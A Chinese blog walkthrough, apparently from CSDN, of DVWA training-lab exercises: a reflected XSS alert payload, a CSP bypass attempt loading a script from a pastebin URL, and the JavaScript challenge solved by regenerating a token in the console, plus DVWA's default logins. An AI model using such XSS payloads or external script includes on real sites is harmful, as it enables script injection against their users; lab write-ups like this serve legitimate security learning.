



XSS(Reflected)

文本框输入: `<script>alert('谜团')</script>`, 提交即可



XSS(Stored)



发现每次进入这个页面均会弹窗。

CSP Bypass

Content-Security-Policy内容安全策略是指HTTP返回报文头中的标签，浏览器会根据标签中的内容，判断哪些资源可以加载或执行。是为了缓解潜在的跨站脚本问题（XSS），CSP的实质就是白名单制度，明确告诉客户端，哪些外部资源可以加载和执行。

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)

Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

Module developed by [Digininja](#).

<https://blog.csdn.net/zycdn>

按照我的理解输入提示代码中的地址，就会弹窗的，但是实际并不行，不知道哪里有问题。

Response from http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone:80/vulnerabilities/csp/ [54.222.208.118]

Forward Drop Intercept is on Action

Raw Headers Hex HTML Render

```
<li class=""><a href=" ../vulnerabilities/javascript/">JavaScript</a></li>
</ul><ul class="menuBlocks"><li class=""><a href=" ../security.php">DVWA Security</a></li>
<li class=""><a href=" ../phpinfo.php">PHP Info</a></li>
<li class=""><a href=" ../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a href=" ../logout.php">Logout</a></li>
</ul>
</div>
</div>
<div id="main_body">
  <div class="body_padded">
    <h1>Vulnerability: Content Security Policy (CSP) Bypass</h1>
    <div class="vulnerable_code_area">
      <script src='https://pastebin.com/raw/R570EE00'></script>
    </div>
  </div>
  <form name="csp" method="POST">
    <p>You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
  </form>
</div>
<h2>More Information</h2>
```

<https://blog.csdn.net/zycdn>

JavaScript Attacks

输入success提交，提示我token不对。

Home

Vulnerability: JavaScript Attacks

<https://blog.csdn.net/zycdn>

Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

Submit the word "success" to win.

Invalid token.

Phrase

More Information

- <https://www.w3schools.com/js/>
- <https://www.youtube.com/watch?v=cs7EQdWO5o0&index=17&list=WL>
- <https://ponyfoo.com/articles/es6-proxies-in-depth>

Module developed by [Digininja](#).

<https://blog.csdn.net/zycdn>

查看源码发现有一个重新生成token的方法。

```

MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/

!function(n){"use strict";function t(n,t){var r=(65535&n)+(65535&t);return(n>>16)+(t>>16)+(r>>16)<<16|65535&r}function
(r+64)>>9<<4]=r;var e,i,a,d,h,l=1732584193,g=-271733879,v=-1732584194,m=271733878;for(e=0;e<n.length;e+=16)i=1,a=g,d=v,
{var t,r="",e=32*n.length;for(t=0;t<e;t+=8)r+=String.fromCharCode(n[t]>>5]>>t%32&255);return r}function d(n){var t,r=

function rot13(inp) {
    return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c<="Z"?90:122)>=(c=c.charCodeAt(
)

function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token()
</script>
EOF;
?>

```

<https://blog.csdn.net/zycdn>

输入框中输入success，然后在console中执行 `generate_token();`，再点提交。

> generate_token();

Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

More Information

- <https://www.w3schools.com/js/>

- <https://www.youtube.com/watch?v=cs7EQdWO5o0&index=>
- <https://ponyfoo.com/articles/es6-proxies-in-depth>

Module developed by [Digininja](#).

<https://blog.csdn.net/zycdn>

销毁靶机

为避免资源浪费，在使用完成之后进行销毁。

谜团靶机平台

个人主页 消息 收藏 注销

首页 > 靶机实例

靶机1

DVWA

Damn Vulnerable Web Application (DVWA)

首次打开时先点击 **login** 或直接访问 `/setup.php`。页面跳转后 点击 **“create/reset database”** 重置数据库。再点击 **login** 返回登陆界面，或直接访问 `/login.php`。

登陆默认用户名：（任选其一）

用户名 admin pablo gordonb 1337 smithy

密码 password letmein abc123 charley password

官方链接：<http://www.dvwa.co.uk/>

有什么问题可以[反馈](#)给我们 😊

控制面板

靶机状态 正在运行 ✨

打开 关闭 重启 重置

重置靶机实例(会销毁临时数据)

综合 · DVWA

Web安全 渗透测试

适合作为新手的第一个练手平台，是最知名的练习靶机之一，收纳了十四必会的常见高危漏洞的挑战，难度分为4个等级。页面提供源码，方便源码审计，且提供漏洞相关的官方信息链接

当前靶机收集自互联网上优质的开源靶机项目，供安全从业者进行免费的学习以及使用，本站不收取任何费用！如您知悉其它的开源靶机而本站并未集成的，可以将其 [反馈](#)给我们！

<https://blog.csdn.net/zycdn>

参考的网址如下：

[DVWA通关指南](#)

[三角地安全](#)

[DVWA渗透系列十四：JavaScript](#)

[JOJO的奇妙代码](#)